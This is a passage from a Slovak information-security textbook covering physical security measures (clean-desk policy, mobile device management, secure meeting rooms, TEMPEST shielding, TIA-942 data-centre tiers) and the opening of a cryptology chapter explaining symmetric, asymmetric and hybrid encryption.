V rámci uplatnenia politiky „čistého stola“ a „čistej obrazovky“ by organizácia mala implementovať určité základné pravidlá a požiadavky na svojich zamestnancov, používateľov IKT zariadení, ktoré by mali byť jasne špecifikované v príslušných smerniciach. Jedným zo základných pravidiel je, aby vytlačené dokumenty nezostávali v tlačiarni, ale je potrebné zabezpečiť ich bezodkladné prevzatie, prípadne technologicky zabezpečiť fyzické vytlačenie až po príchode ku tlačiarni, napr. pomocou ID tokenu, či už v bezkontaktnom alebo kontaktnom prevedení. V tomto prípade je však potrebná technická podpora na strane tlačového servera a samotných tlačiarní. Ďalším dôležitým pravidlom je, že pri opustení kancelárie alebo pracoviska zamestnancom, by na stole nemali zostávať, nijaké dokumenty (informácie), ktoré by prípadný narušiteľ mohol zneužiť. Je preto potrebné tlačené dokumenty, alebo nosiče informácií (CD, DVD, USB tokeny) uzatvoriť do príslušného úložiska (uzamykateľná skrinka, úschovný objekt - trezor, a pod.). Preventívnym opatrením pred náhodným narušiteľom, v tomto prípade zlodejom, je aj implementácia uzamykania prenosných počítačov káblom o stôl alebo inú pevnú časť v rámci pracoviska. Dôležitým základným pravidlom, ktoré je potrebné uplatniť vždy pri opúšťaní pracovného miesta, je zabezpečenie informačných aktív, s ktorými pracuje pracovná stanica alebo prenosný počítač, uzamknutím obrazovky tohto zariadenia, kedy je následne na opätovné použitie potrebné zadanie príslušného hesla používateľa.
Možnosti práce z domu, resp. od klienta, ktoré súvisia s rozvojom technológií prenosných počítačov a rozvojom riešení vzdialeného prístupu umožnili používateľom vytvárať hodnoty relevantné predmetu činnosti organizácie aj z prostredí mimo fyzických priestorov tejto organizácie. Pokiaľ sa v organizácii využívajú akékoľvek mobilné zariadenia, v ktorých sa môžu nachádzať citlivé aktíva, alebo prostredníctvom ktorých je možné pripojiť sa do internej siete organizácie a tým získať prístup k citlivým aktívam, je potrebné uplatniť na tieto mobilné zariadenia podobné pravidlá, ako boli uvedené v predchádzajúcom odseku. Napr. „smart“ telefóny alebo tablety by mali byť rovnako odkladané do uzamykateľných skriniek, alebo by si ich mal používateľ pri opustení pracoviska brať zo sebou, a taktiež by na nich mali byť implementované opatrenia uzamknutia displeja, prípadne klávesnice, vyžadujúce si zadanie PIN, alebo hesla na ich opätovné použitie.

Mobilné zariadenia však vo všeobecnosti môžu predstavovať zvýšené riziko zneužitia, či už ako nástroja na vynášanie citlivých informácií z organizácie, alebo ako zdroja informácií v prípade ich ukradnutia alebo straty. Preto by malo byť ich použitie ako dátového nosiča limitované a používanie riadené jasnými pravidlami. Interný koncept organizácie pre bezpečnosť mobilných zariadení a najmä smartfónov, by mal zahŕňať zavedenie systému pre vzdialené manažovanie týchto zariadení, tzv. Mobile device management, ktorý rieši ich bezpečné používanie a zároveň ochranu aktív v prípade odcudzenia alebo straty týchto zariadení. Tento systém dokáže napr. vynútiť šifrovanie dát nachádzajúcich sa v pamäti zariadenia alebo na pevnom disku, používanie PKI identifikácie a autentifikácie do firemnej siete prostredníctvom virtuálnych privátnych sietí (VPN), kontrolovať, či nebol narušený firmvér telefónu (tzv. jail break pri android zariadeniach), vynútiť a aktualizovať AV ochranu, kontrolovať inštalovanie nedovoleného SW, vymazať pamäť zariadenia v prípade jeho straty alebo ukradnutia, prípadne lokalizovať polohu zariadenia na základe GPS a pod. Koncept ochrany mobilných zariadení by mal obsahovať aj ochranu dát nachádzajúcich sa na prenosných médiách, ako sú najmä USB kľúče a CD a DVD nosiče, s použitím a prípadne aj vynútením použitia nástrojov na ich šifrovanie. Tieto a ďalšie opatrenia bývajú spravidla implementované IT oddelením ako povinná politika priamo pri prvotnej inštalácií operačných systémov a príslušných aplikácií na používateľské počítače a smartfóny a väčšinou nie sú pod kontrolou používateľa.

Ďalšie opatrenia organizačného charakteru by mali zahŕňať najmä hlásenie a spôsoby hlásenia bezpečnostných incidentov v súvislosti so stratou alebo odcudzením mobilných zariadení a samozrejme aj adekvátne reakcie na rýchle riešenie zo strany zodpovedných osôb (napr. zablokovanie zariadenia, resp. jeho prístupu do internej siete, jeho vzdialené vymazanie službu konajúcim operátorom a pod.). Dôležitým faktom je upovedomenie zamestnancov, že pokiaľ nastane incident, je potrebné neodkladať jeho nahlásenie. V prípade zistenia straty alebo odcudzenia zariadenia je nutná rýchla reakcia, ktorá môže zabrániť ďalším škodám. Je dôležité nebáť sa ohlásiť incident aj v takom prípade, ak by sa v konečnom dôsledku zistilo, že bol bezpredmetný, napr. že zariadenie nebolo v skutočnosti odcudzené, ale iba založené do vrecka iných nohavíc a pod. Táto skutočnosť bezodkladného nahlásenia straty sa týka napr. aj prístupových kariet, ktoré sa v organizáciách často využívajú na kontrolu a umožnenie vstupu, či už do samotného objektu alebo aj do konkrétnych chránených priestorov.

Okrem uvedených opatrení je dôležitá aj evidencia a označovanie jednotlivých aktív a definovanie pravidiel pre ich ochranu pri manipulácii s nimi. V tomto prípade hovoríme o podmienkach tzv. administratívnej bezpečnosti, najmä aktív, ktoré majú charakter fyzického dokumentu, prípadne dátového nosiča. Ide najmä o tvorbu týchto aktív, ich príjem, evidenciu, prepravu, ukladanie, rozmnožovanie, vyraďovanie a uchovávanie, prípadne inú manipuláciu.

V špecifických prípadoch je možné zvýšiť účinok konkrétnych MZP alebo TZP použitím rôznych iných špeciálnych opatrení. Ide napr. o inštaláciu tzv. bezpečnostného osvetlenia. Bezpečnostné osvetlenie býva inštalované ako podpora obvodovej ochrany. Špeciálne typy svetiel môžu byť použité ako odradzujúci účinok proti potenciálnemu narušiteľovi, prípadne sa využívajú na „prisvietenie“ pre strážnu službu alebo kamerový systém (najmä za zhoršených svetelných podmienok, kedy už štandardná citlivosť snímača kamery je nepostačujúca) pre možnosť videnia, čo sa v danej oblasti deje, resp. kto, alebo čo sa v tejto oblasti pohybuje. Môže ísť o svetlo vo viditeľnom spektre, prípadne o svetlo v infra-červenom spektre. V špeciálnych, najmä armádnych objektoch, môžu byť nasadené aj rôzne iné technológie, ktoré majú za cieľ odradiť človeka od ďalšej činnosti alebo ho donútiť opustiť chránený priestor. Ide napr. o použitie vysielačov mikrovlnného žiarenia špecifickej vlnovej dĺžky vyvolávajúce u človeka pocit neprimeraného tepla, použitie slzotvorného plynu, nepríjemných zvukov s intenzitou nad hranicou bolesti ľudského ucha a pod.

### 7.7.1 Rokovacie miestnosti - ochrana citlivých informácií pri ich ústnej prezentácií

Problematika rokovacích miestností je výhradnou záležitosťou oblasti ochrany utajovaných skutočností, ale rovnaké princípy je možné použiť aj v organizáciách, ktoré napr. vykonávajú výskum alebo vývoj a potrebujú svoje „know-how“ ochrániť pred konkurenciou, takže je možné

uplatniť a implementovať rovnaké alebo podobné postupy a organizačné opatrenia, prípadne len niektoré z nich.
V prípade, že sa na ochranu utajovaných skutočností proti nedovolenému odpozorovaniu, ale najmä odposluchu bude budovať špeciálna miestnosť, tzv. rokovacia miestnosť, mala by spĺňať určité, ďalej špecifikované podmienky a mala by sa taktiež na tento špecifický chránený priestor spracovať bezpečnostná dokumentácia fyzickej bezpečnosti a objektovej bezpečnosti vyžadovaná príslušnou legislatívou.
Rokovacia miestnosť je v podstate chránený priestor určený na prerokovávanie a spracúvanie utajovaných skutočnosti v podobe akusticko-optickej informácie, ktorý je proti úniku resp. neoprávnenému záznamu utajovaných skutočností zabezpečený komplexom bezpečnostných opatrení. Medzi základné formy získania neoprávnenému záznamu, ktorým sa snažíme zabrániť, patrí akustické zaznamenávanie hovorov, optické zaznamenávanie hovorov, akusticko-optické sledovanie, zachytenie a rekonštrukcia parazitne vyžiarených elektromagnetických signálov a kombinácia uvedených foriem.
Komplex bezpečnostných opatrení pozostáva najmä z:

- jednoduchého zariadenia a vybavenia miestnosti len minimálnym a nutným nábytkom a zariadením,
- minimálneho a nutného počtu technických prostriedkov v rokovacej miestnosti (z použitia len minimálnych a nutných technických prostriedkov chránených proti NEV a certifikovaných pre príslušný stupeň utajenia),
- prípadnej inštalácie elektroakustických meničov s generátormi šumu (na všetky možné zvukovody a prechody, napr. klimatizáciu, vetracie šachty a pod. a steny rokovacej miestnosti),
- prípadnej inštalácie piezoelektrických meničov s generátormi šumu na okenné tabule,
- frekvenčného scanera slúžiaceho na trvalý monitoring rádiového frekvenčného spektra počas rokovania (ide najmä o detektory rádiového spektra, detektory aktívnych vysielacích zariadení a aktívnych mobilných telefónnych prístrojov, detektory intenzity elektromagnetického poľa a pod.),
- v odôvodnených prípadoch inštalácie vysokofrekvenčnej rušičky rádiotelefónneho signálu,
- inštalácie systému zabezpečenia vstupu so systémom preukazovania totožnosti osôb príslušnej triedy prístupu a triedy rozpoznania,
- inštalácie kamerového systému na vstupe do rokovacej miestnosti v rámci uzatvoreného televízneho okruhu, s vyvedením výstupného signálu na stanovište stáleho výkonu strážnej služby,
- inštalácia skartovacieho zariadenie spĺňajúce požiadavky na príslušný bezpečnostný stupeň,
- možnosti zatemnenia okien (odporúča sa použiť bezpečnostné reflexné fólie, vo výnimočných prípadoch môžu byť použité okenice alebo závesy, poprípade iná vhodná a postačujúca forma zatemnenia okien),
- zapečatenia a zabezpečenia (napr. uzamknutia) technických prostriedkov a zásuviek rozvodov,
- okien zabezpečených alebo konštrukčne riešených tak, aby ich nebolo možné otvoriť počas rokovania,
- inštalácie bezpečnostných skriniek na odloženie osobných vecí a mobilných telefónnych prístrojov pred vstupom do rokovacej miestnosti,
- inštalácie detektora kovových predmetov pred vstupom do miestnosti,

- zabezpečenia požiadavky nemanipulovať s inventárom miestnosti a zabezpečenia nemennosti inventára miestnosti, pokiaľ to nie je nevyhnutné,
- vykonávania pravidelných a náhodných obranných technických prehliadok.

Medzi základné organizačné opatrenia a zásady pobytu v rokovacej miestnosti patrí najmä:

- Pred rokovaním o utajovaných skutočnostiach (zahájením práce s utajovanými informáciami) je potrebné:
  - skontrolovať oprávnenosť osôb vstupujúcich do rokovacej miestnosti,
  - skontrolovať uloženie osobných vecí a mobilných telefónnych prístrojov osôb vstupujúcich do rokovacej miestnosti do bezpečnostnej skrinky na to určenej,
  - zariadením na detekciu kovových predmetov skontrolovať, či sa u niektorej z prítomných osôb nenachádza záznamové zariadenie alebo iný technický prostriedok na neoprávnený záznam utajovaných skutočností,
  - skontrolovať neporušenosť pečatenia technických a komunikačných prostriedkov, ako aj zásuviek všetkých rozvodov v rokovacej miestnosti,
  - skontrolovať vypnutie všetkých nepotrebných elektrických spotrebičov a zariadení,
  - ak nie sú okná vybavené bezpečnostnou reflexnou fóliou zatiahnuť závesy, prípadne žalúzie alebo iným vhodným spôsobom zabezpečiť zatemnenie okien, aby nemohlo dôjsť k optickému sledovaniu,
  - zapnúť ochranné a detekčné zariadenia proti neoprávnenému záznamu a skontrolovať ich funkčnosť.
- Počas rokovania o utajovaných skutočnostiach musia byť okná v rokovacej miestnosti uzatvorené a je potrebné nepretržite kontrolovať, prostredníctvom príslušných detekčných zariadení, možné aktivovanie prostriedkov pre neoprávnený záznam a tiež kontrolovať funkčnosť týchto zariadení.

### 7.7.2 Elektromagnetické vyžarovanie (EMV)

Podobne ako špeciálne rokovacie miestnosti aj problematika nežiaduceho elektromagnetického vyžarovania je predovšetkým fenoménom oblasti ochrany utajovaných skutočností. V praxi sme však zaznamenali aj prípady z bankového sektora, kedy napr. nežiaduce elektromagnetické vyžarovanie z čipu, ktorý ovládal klávesnicu bankomatu, bolo útočníkmi odchytené na vzdialenosť rádovo niekoľko metrov, a na základe následnej analýzy bol získaný PIN kód používateľa. Následne už len stačilo získať kartu príslušnej osoby, čo v kombinácii s „vreckovými“ zlodejmi nebol žiaden veľký problém. Tento príklad dokazuje, že využitie útoku prostredníctvom tzv. „postranných kanálov“, kedy jedným z týchto kanálov môže byť práve elektromagnetické vyžarovanie, môže byť podľa nás relevantné aj mimo oblasti ochrany utajovaných skutočností.

Podľa zdroja **Error! Reference source not found.** všetky elektronické a elektromechanické zariadenia určené na spracovanie informácií môžu vytvárať kompromitujúce vyžarovanie, ktoré ak je zachytené a analyzované, prezradí vysielanú, prijímanú alebo iným spôsobom spracovávanú informáciu. Vo svete sa pre ochranu pred týmto fenoménom používa označenie TEMPEST. V SR sa pre uvedenú problematiku používa pojem ochrana pred nežiaducim elektromagnetickým vyžarovaním (ďalej len "ochrana pred NEV"). Nevyhnutnosť zabezpečiť ochranu utajovaných skutočností pred NEV vyplýva z § 55 ods. 1 zákona č 215/2004 Z. z. o ochrane utajovaných skutočností a o zmene a doplnení niektorých zákonov. K tejto problematike vydal NBÚ metodiku, ktorá definuje všeobecné pravidlá na zabezpečenie priestorov z hľadiska ochrany pred nežiaducim elektromagnetickým vyžarovaním. Cieľom tejto metodiky je poskytnúť projektantom vo fáze projektovej prípravy všeobecné pravidlá, ktorých rešpektovaním je možné dosiahnuť čo

najlepšie vlastnosti priestorov z hľadiska ochrany pred nežiaducim elektromagnetickým vyžarovaním. Základné pravidlá definujú podmienky, kedy má priestor lepšie vlastnosti z hľadiska ochrany pred NEV. Ide napr. o veľkosť samotného priestoru (čím je väčší kontrolovateľný priestor, tým je väčší elektromagnetický útlm priestoru, tým menšie je riziko zneužitia nežiaduceho vyžarovania), priestor dislokovaný do podzemných podlaží, priestor, ktorý sa nachádza v strede objektu a je obklopený ďalšími stenami, priestor, ktorého steny sú bez stavebných otvorov, priestor, ktorého steny sú väčšej hrúbky, priestor, ktorého steny sú zhotovené zo súvislého vodivého materiálu (napr. vodivo spojené kovové platne), a pod.
Okrem ochrany a zabezpečovania samotných priestorov, v ktorých sa nachádzajú konkrétne IKT zariadenia, je možné riziko nežiaduceho elektromagnetického vyžarovania minimalizovať aj ochranou samotných zariadení. V tomto prípade sa používajú spravidla certifikované zariadenia, ktoré sami o sebe majú okolo seba tzv. Faradayovu klietku. Vďaka tejto vlastnosti sú odolné voči TEMPEST útokom a je možné ich umiestniť aj do priestorov, ktoré by inak nevyhovovali bezpečnostným požiadavkám na ochranu pred nežiaducim elektromagnetickým vyžarovaním.

## 7.8 Fyzická bezpečnosť dátových centier

V súvislosti so zabezpečením a zvyšovaním spoľahlivosti dátových centier je dôležité definovať štandardizované a kvantifikovateľné pravidlá, podľa ktorých je možné jednotlivé centrá medzi sebou objektívne porovnávať a tým si vybrať vhodné dátové centrum, podľa požiadaviek a potrieb príslušnej organizácie, čiže prevádzkovateľa konkrétnych služieb. Táto snaha je dôležitá tiež preto, aby sa na základe štandardu mohol vytvoriť individuálny interný plán budovania a údržby jednotlivých dátových centier. Takýto priemyselný štandard bol vytvorený obchodnou asociáciou pre telekomunikačný priemysel TIA (Telecommunications Industry Association) a jeho celoplošné rozšírenie významne prispieva k vyššej úrovni bezpečnosti dátových centier.
TIA je obchodná asociácia akreditovaná ANSI (American National Standards Institute). V roku 2005 uverejnili dokument ANSI/TIA 942 Štandardy telekomunikačnej infraštruktúry pre dátové centrá, ktoré definujú štyri úrovne (zvané „tier“) dátových centier. TIA-942 bol revidovaný v roku 2008 a neskôr v roku 2010.
Môžeme povedať, že najjednoduchšou úrovňou je tzv. Tier 1, ktorá v podstate predstavuje serverovú miestnosť spĺňajúca základné požiadavky na prostredie pre inštaláciu serverov. Dostupnosť služieb tohto dátového centra by mal byť minimálne 99.671%. Nie je vyžadovaná redundancia pre napájanie elektrickou energiou a chladenie. Môže, ale nemusí mať dvojitú podlahu, UPS, alebo diesel generátor. Akákoľvek preventívna údržba si vyžaduje úplne vypnutie data centra, takže aj všetkých klientských systémov, ktoré sú v ňom umiestnené.
Najprísnejšou úrovňou je Tier 4, ktorá je prispôsobená pre prevádzku tzv. „mission critical“ IKT zariadení a systémov, s plne redundantnými subsystémami a bezpečnostnými zónami s biometrickými režimovými opatreniami riadenia prístupu. Dostupnosť služieb dátového centra tejto úrovne by mal byť minimálne 99.995%. Obsahuje viaccestné aktívne napájanie elektrickou energiou a viaccestný prívod chladenia. Zároveň obsahuje redundantné komponenty, takže dokáže zvládnuť najmenej jeden kritický incident bez prerušenia služby. Rovnako nie je potrebné pozastaviť klientské systémy pokiaľ je realizovaná údržba, nakoľko redundancia prvkov pre účely údržby je dostatočnú na to, aby bolo možné prepnúť prevádzku na jednu časť, kým sa realizuje údržba na druhej časti.
TIA-942 je prvým štandardom, ktorý špecificky adresuje infraštruktúru dátových centier. Primárne sa jedná o štandard telekomunikačnej infraštruktúry, ale približne polovica jeho obsahu popisuje nároky na ostatné aspekty prostredia dátových centier. Zároveň poskytuje flexibilný štandard štruktúrovaného káblovania použitím štandardných káblových médií.

## 7.9 Záver

Implementácia opatrení a prostriedkov fyzickej bezpečnosti nie je jednoduchá záležitosť, pretože má nezanedbateľný vplyv na finančnú záťaž organizácie. V ideálnom prípade by nás tento problém nemusel zaujímať. V reálnej praxi je však veľmi dôležité implementovať len skutočne

nevyhnutné mechanické zábranné prostriedky, technické zabezpečovacie prostriedky a prvky podpornej infraštruktúry, pretože finančný rozpočet na bezpečnosť býva značne obmedzený. Nasadenie týchto prostriedkov by malo vyplývať z analýzy rizík, ktorá pri analýze samotných hrozieb a zraniteľnosti a ohodnotení rizík a najmä možných dopadov musí zohľadniť aj hodnotu chránených aktív ako takú. Všade tam kde je to vhodné je potrebné tieto prostriedky a prvky podporiť organizačnými opatreniami, ktoré, ak sú dobre navrhnuté a efektívne vykonávané, dokážu nahradiť aj funkciu niektorých mechanických alebo technických prostriedkov.

## 7.10 Zoznam použitých zdrojov


[1] Terminológia bezpečnostného manažmentu. výkladový slovník. [Online] [Dátum: 24. 4 2013.] http://www.securityrevue.com/tbm/. Katedra bezpečnostného manažmentu. Fakulta špeciálneho inžinierstva. Žilina.

[2] MIKOLAJ, J. – HOFREITER, L. – MACH, V. – MIHÓK, J. – SELINGER, P.: Terminológia bezpečnostného manažmentu, Výkladový slovník., Košice, Multiprint s.r.o., 2004, ISBN 80-969148-1-2

[3] Elektronický kľúč. [Online] [Dátum: 26. 7 2013.] http://sk.wikipedia.org/wiki/Elektronick%C3%BD_k%C4%BE%C3%BA%C4%8D.

[4] STN 33 4950 - Zariadenie poplachových systémov na hlásenie narušenia. Časť 1 - 8.

[5] Vyhláška MV SR č. 726/2002 Z.z. ktorou sa ustanovujú vlastnosti elektrickej požiarnej signalizácie, podmienky jej prevádzkovania a zabezpečenia jej pravidelnej kontroly.

[6] Master DC - klimatizácia. [Online] [Dátum: 27. 9. 2013.] http://www.masterdc.sk/master-dc-klimatizacie/.

[7] Battery Import s. r. o. Záložné zdroje - nielen pre kancelársku a výpočetnú techniku. [Online] [Dátum: 27. 9. 2013.] http://www.battery-import.cz/sk/zalozne-zdroje/?price_max=500.

[8] EPROFI.SK s.r.o., Elektrocentrály. [Online] [Dátum: 27. 9. 2013.] http://www.eprofi.sk/elektrocentraly.

[9] Mach Vlastimil, Nováková Petronela. Aspekty prielomovej odolnosti mechanických zábranných prostriedkov z hľadiska potrieb projektu VEGA 1/098/11.

[10] Všeobecné pravidlá na zabezpečenie priestorov z hľadiska ochrany pred nežiaducim elektromagnetickým vyžarovaním. [Online] [Dátum: 27. 9. 2013.] http://www.nbusr.sk/sk/oblasti-bezpecnosti/informacna-bezpecnost/neziaduce-elektromagneticke-vyzarovanie.html. Národný bezpečnostný úrad.

[11] ANSI/TIA-942. Štandardy telekomunikačnej infraštruktúry pre dátové centrá.

# 8 Kryptológia I

*Martin Stanek*

## 8.1 Úvod

Cieľom dokumentu je poskytnúť pragmatický pohľad na kryptológiu, s dôrazom na používané kryptografické konštrukcie a ich súvis s bezpečnostnými požiadavkami. Napriek tomu, že detaily a vlastnosti kryptografických konštrukcií majú primárne matematickú resp. informatickú povahu, obmedzíme matematickú stránku výkladu na minimum, aj za cenu niektorých zjednodušení. Záujemcom o hlbší pohľad na túto problematiku možno odporučiť špecializovanú odbornú literatúru alebo vysokoškolské prednášky.

Kryptológia ako vedná oblasť zahŕňa kryptografiu a kryptoanalýzu. Kryptografia sa venuje návrhu bezpečnostných konštrukcií (vo forme algoritmov, protokolov a schém) s cieľom zabezpečiť ochranu bezpečnostných atribútov dát. Kryptoanalýza skúma možnosti útokov na kryptografické konštrukcie.

## 8.2 Základné pojmy, kryptografické konštrukcie a ich ciele


V tejto časti popisujeme základné kryptografické konštrukcie zabezpečujúce dôvernosť, integritu a autentickosť (prípadne aj nepopierateľnosť autorstva) údajov. Zo základných bezpečnostných atribútov vynecháme dostupnosť, ktorú kryptografia samotná zabezpečiť nedokáže. Dostupnosť je otázkou vhodnej zvolenej redundancie dát, komponentov a pripojení, ako aj ďalších technických riešení a prevádzkových postupov.

### 8.2.1 Šifrovanie

Základný cieľ kryptografie je zabezpečiť dôvernosť údajov. Dôvernosť údajov sa zabezpečuje šifrovaním, pričom detaily konkrétneho riešenia sa obvykle líšia podľa toho, či sa šifrujú údaje uložené na nosiči dát (napr. disky, pásky) alebo údaje prenášané počítačovými sieťami. Šifrovanie transformuje údaje pomocou šifrovacieho algoritmu a šifrovacieho kľúča do ich šifrovanej/zašifrovanej podoby. Opačný postup, teda získanie pôvodných dát z ich zašifrovanej podoby sa nazýva dešifrovanie a využíva sa pri ňom dešifrovací algoritmus a dešifrovací kľúč.

#### *8.2.1.1 Symetrické šifrovanie*

V prípade, že šifrovací a dešifrovací kľúč sú rovnaké, hovoríme o symetrických šifrách.



Najznámejším a najpoužívanejším príkladom symetrického šifrovacieho algoritmu je AES (Advanced Encryption Standard). Z hľadiska bezpečnosti symetrického šifrovania očakávame, že útočník bez kľúča nie je schopný zo zašifrovaných údajov získať ich pôvodnú podobu napriek tomu, že pozná šifrovací algoritmus. V súčasnosti používaných šifrách je kľúč vyberaný ako náhodná postupnosť bitov pevnej dĺžky. Napríklad AES má tri varianty, teda v podstate tri rôzne šifrovacie algoritmy, líšiace sa okrem iného aj dĺžkou použitého kľúča: AES-128, AES-192, AES-256. Názov AES-*n* označuje variant s *n*-bitovou dĺžkou kľúča.

Dĺžka kľúča je dôležitým parametrom pre bezpečnosť šifrovacieho algoritmu – ovplyvňuje počet potenciálnych kľúčov, ktoré musí útočník vyskúšať v prípade, že sa rozhodne prezrieť priestor všetkých kľúčov. Keďže takýto útok úplným preberaním je možný vždy, je dôležité aby počet potenciálnych kľúčov znemožňoval efektívne vyskúšanie všetkých kľúčov. V súčasnosti možno považovať kľúče s dĺžkou 128 bitov (teda $2^{128}$ potenciálnych kľúčov) za dostatočne bezpečné, pokiaľ nie sú bezpečnostné slabiny v samotnom šifrovacom algoritme alebo v spôsobe generovania, distribúcie a ochrany použitých kľúčov.

Z hľadiska efektívnosti sú symetrické šifrovacie algoritmy dostatočne rýchle na transparentné šifrovanie a dešifrovanie diskov osobných počítačov, komunikácie v počítačových sieťach a podobne, pričom spomalenie spôsobené takýmto dodatočným spracovaním údajov je zanedbateľné. Viaceré hardvérové zariadenia sú v súčasnosti konštruované so zabudovanou podporou pre kryptografické operácie, napríklad novšie procesory obsahujú podporu špeciálnych inštrukcií pre implementáciu AES.

#### 8.2.1.2 Asymetrické šifrovanie

Samostatná trieda šifrovacích algoritmov využíva na šifrovanie iný kľúč ako na dešifrovanie, pričom dešifrovací kľúč nie je možné efektívne vypočítať zo šifrovacieho kľúča. V tomto prípade hovoríme o asymetrickom šifrovaní, prípadne o šifrovaní s verejným kľúčom. Ako názov napovedá, šifrovací kľúč (označovaný aj ako verejný kľúč) je zvyčajne zverejnený a teda ktokoľvek môže šifrovať. Dešifrovať je možné len so znalosťou dešifrovacieho kľúča (kľúč býva označovaný ako súkromný kľúč). Najznámejším príkladom asymetrického šifrovania je RSA.


Asymetrické šifry sú konštruované s využitím niektorých matematických problémov. Svoju bezpečnosť, teda napr. nemožnosť efektívne vypočítať súkromný kľúč z verejného kľúča, opierajú o zložitosť riešenia týchto problémov. Kľúče v asymetrických šifrách preto reprezentujú konkrétne matematické objekty (a nie sú to náhodne volené postupnosti bitov). Pri rovnakej miere kryptografickej odolnosti šifry je dĺžka kľúčov asymetrických šifier zvyčajne podstatne dlhšia ako dĺžka kľúčov symetrickej šifry. Napríklad dĺžka RSA kľúčov 3072 bitov poskytuje rovnakú mieru kryptografickej odolnosti ako AES-128[113].

Z hľadiska bezpečnosti asymetrického šifrovania očakávame, že útočník nie je schopný bez znalosti súkromného kľúča zo zašifrovaných údajov získať ich pôvodnú podobu (alebo nejakú netriviálnu informáciu o pôvodných údajoch). Pripomeňme, že šifrovací kľúč je verejne známy, a teda potenciálny útočník má možnosť zašifrovať ľubovoľné údaje.

#### 8.2.1.3 Hybridné šifrovanie

Asymetrické šifrovanie a dešifrovanie sú z hľadiska výpočtových nárokov oveľa náročnejšie ako ich symetrické náprotivky. Sú vhodné najmä na šifrovanie krátkych údajov, tými sú najčastejšie v praxi symetrické kľúče v tzv. hybridných šifrovacích schémach. Hybridná šifrovacia schéma kombinuje symetrický a asymetrický šifrovací algoritmus nasledujúcim spôsobom:

[113] Zdroj: NIST Special Publication 800-57 Recommendation for Key Management – Part 1: General (Revision 3), 2012.




| Šifrovanie – odosielateľ | Dešifrovanie – príjemca |
|---|---|
| Vstup: dáta M, verejný kľúč príjemcu<br>1. vygeneruje symetrický kľúč K<br>2. zašifruje údaje M symetrickou šifrou s použitím kľúča K (výsledok označme EM)<br>3. zašifruje kľúč K asymetrickým šifrovaním s použitím verejného kľúča príjemcu (označme EK)<br>Posielané údaje (výstup): EK, EM | Vstup: EK, EM, vlastný súkromný kľúč<br>1. získa K dešifrovaním EK, pričom použije svoj súkromný kľúč<br>2. získa pôvodné dáta dešifrovaním EM, pričom použije kľúč K<br><br>Výstup: M |

Popis predpokladá posielanie údajov odosielateľom k príjemcovi, avšak hybridný prístup môže byť použitý aj v prípade, že šifrovanie a dešifrovanie vykonáva rovnaká osoba (vlastník súkromného kľúča) a dáta sú ukladané lokálne, napr. na disk.

Výhodou hybridného prístupu je efektívne šifrovanie, keď rozsahom veľké údaje sú šifrované rýchlym symetrickým algoritmom, pričom zabezpečenú distribúciu symetrického kľúča rieši asymetrické šifrovanie. Takže jediné, čo je potrebné zabezpečiť pred použitím takejto schémy je dôveryhodná distribúcia verejného kľúča príjemcu. Verejný kľúč je nemenný dlhší čas, napr. jeden rok, a môže byť používaný opakovane.

#### *8.2.1.4 Porovnanie a použitie*

Typické rozdiely medzi symetrickým a asymetrickým šifrovaním sumarizuje nasledujúca tabuľka:

| | Symetrické šifrovanie | Asymetrické šifrovanie |
|---|---|---|
| **Primárne použitie** | dôvernosť údajov ľubovoľného rozsahu | dôvernosť krátkych dát (typicky napr. kľúče pre symetrické šifrovanie) |
| **Komunikácia** | 1:1 – obvykle dvaja účastníci (jeden odosielateľ, jeden príjemca) | N:1 – ľubovoľný počet odosielateľov (šifrovací kľúč je verejný), jeden príjemca (súkromný dešifrovací kľúč) |
| **Efektívnosť** | rýchle šifrovanie aj dešifrovanie | pomalé šifrovanie aj dešifrovanie |
| **Dĺžka kľúčov** | obvykle 112 až 256 bitov (náhodný reťazec bitov) | v závislosti na konkrétnom algoritme, niekoľko sto až niekoľko tisíc bitov |
| **Distribúcia kľúčov** | obvykle potrebné použiť kryptografické protokoly na distribúciu (dohodnutie) kľúča | relatívne jednoduchá distribúcia verejného kľúča (avšak potrebné overiť jeho autentickosť) |

